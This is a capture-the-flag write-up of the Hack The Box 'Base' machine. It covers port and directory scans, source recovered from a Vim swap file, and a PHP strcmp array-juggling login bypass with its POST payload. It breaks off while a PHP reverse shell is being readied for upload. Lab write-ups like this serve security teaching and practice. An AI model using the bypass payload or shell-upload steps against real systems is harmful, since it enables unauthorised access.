

base



```
┌──(root💀kali)-[/Documents/htb/boxes/base]
└─# nmap -sC -sV  -p- 10.10.10.48
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-02 17:30 EDT
Nmap scan report for 10.10.10.48
Host is up (0.061s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f6:5c:9b:38:ec:a7:5c:79:1c:1f:18:1c:52:46:f7:0b (RSA)
|   256 65:0c:f7:db:42:03:46:07:f2:12:89:fe:11:20:2c:53 (ECDSA)
|_  256 b8:65:cd:3f:34:d8:02:6a:e3:18:23:3e:77:dd:87:40 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The scan reveals that ports 22 (SSH) and 80 (Apache) are open.

Let's check out the website.




Base

DESIGN BY TEMPLATED


Welcome to our website

GoBuster is used to scan for files and folders.

It dsicovers two interesting folders, `_uploaded` and `login`.




```
┌──(root💀kali)-[/Documents/htb/boxes/base]
└─# gobuster dir -u http://10.10.10.48 -w /usr/share/wordlists/dirb/big.txt
```




```
/.htpasswd           (Status: 403) [Size: 276]
/.htaccess           (Status: 403) [Size: 276]
/_uploaded           (Status: 301) [Size: 314] [--> http://10.10.10.48/_uploaded/]
/login               (Status: 301) [Size: 310] [--> http://10.10.10.48/login/]
/server-status       (Status: 403) [Size: 276]
/static              (Status: 301) [Size: 311] [--> http://10.10.10.48/static/]
```

The login page is located at `/login/login.php`.



The login folder is found to be listable due to a misconfiguration.



Index of /login

Name	Last modified	Size	Description
Parent Directory		-	
config.php	2020-03-09 14:30	61	
login.php	2020-03-12 09:51	2.7K	
login.php.swp	2020-03-09 13:38	12K	

Apache/2.4.29 (Ubuntu) Server at 10.10.10.48 Port 80

Foothold

In the login folder, a file named `login.php.swp` is found. It's not uncommon for files to be edited in place on a web server. Editors such as Nano and Vim create temporary files if not closed gracefully. We can download the .swp file and view the source code for `login.php` using the **strings** command.

```
strings login.php.swp
```


The command returns the following code.

```
if (!empty($_POST['username']) && !empty($_POST['password'])) {
    require('config.php');
    if (strcmp($username, $_POST['username']) == 0) {
        if (strcmp($password, $_POST['password']) == 0) {
            $_SESSION['user_id'] = 1;
            header("Location: ../upload.php");
        } else {
            print("<script>alert('Wrong Username or Password')</script>");
        }
    } else {
        print("<script>alert('Wrong Username or Password')</script>");
    }
}
```


The above code checks the username/password combination that the user inputs, against the variables that are stored in `config.php` to see if they match. The following lines are interesting.

```
if (strcmp($password, $_POST['password']) == 0) {
  if (strcmp($username , $_POST['username']) == 0) {
```

The developer is using **strcmp** to check the username and password, which is insecure and can easily be bypassed. This is due to the fact that if strcmp is given an empty array to compare against the stored password, it will return null. In PHP the `==` operator only checks the value of a variable for equality, and the value of `NULL` is equal to `0`. The correct way to write this would be with the `===` operator which checks both value and type. Let's open burp and catch the login request.




```
POST /login/login.php HTTP/1.1
Host: 10.10.10.48
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://10.10.10.48
Connection: close
Referer: http://10.10.10.48/login/login.php
Cookie: PHPSESSID=flvfta9dltmrgci0hsgpe8nq3j
Upgrade-Insecure-Requests: 1

username=saad&password=saad
```



Wrong Username or Password


Change the POST data as follows to bypass the login.

```
username[]=admin&password[]=admin
```



```

username[]=&password[]=
```


This converts the variables to arrays and bypasses strcmp. Once logged in, we see there is additional functionality to upload files.




Welcome Admin

Select file to Upload


Let's try to upload a reverse shell and executed it from the browser. Modify the shell and change the local IP to your own. Upload it and start a netcat listener.




```
┌──(root💀 kali)-[/Documents/htb/boxes/base]
└─# cp /usr/share/laudanum/php/php-reverse-shell.php .

┌──(root💀 kali)-[/Documents/htb/boxes/base]
└─# mv php-reverse-shell.php shell.php

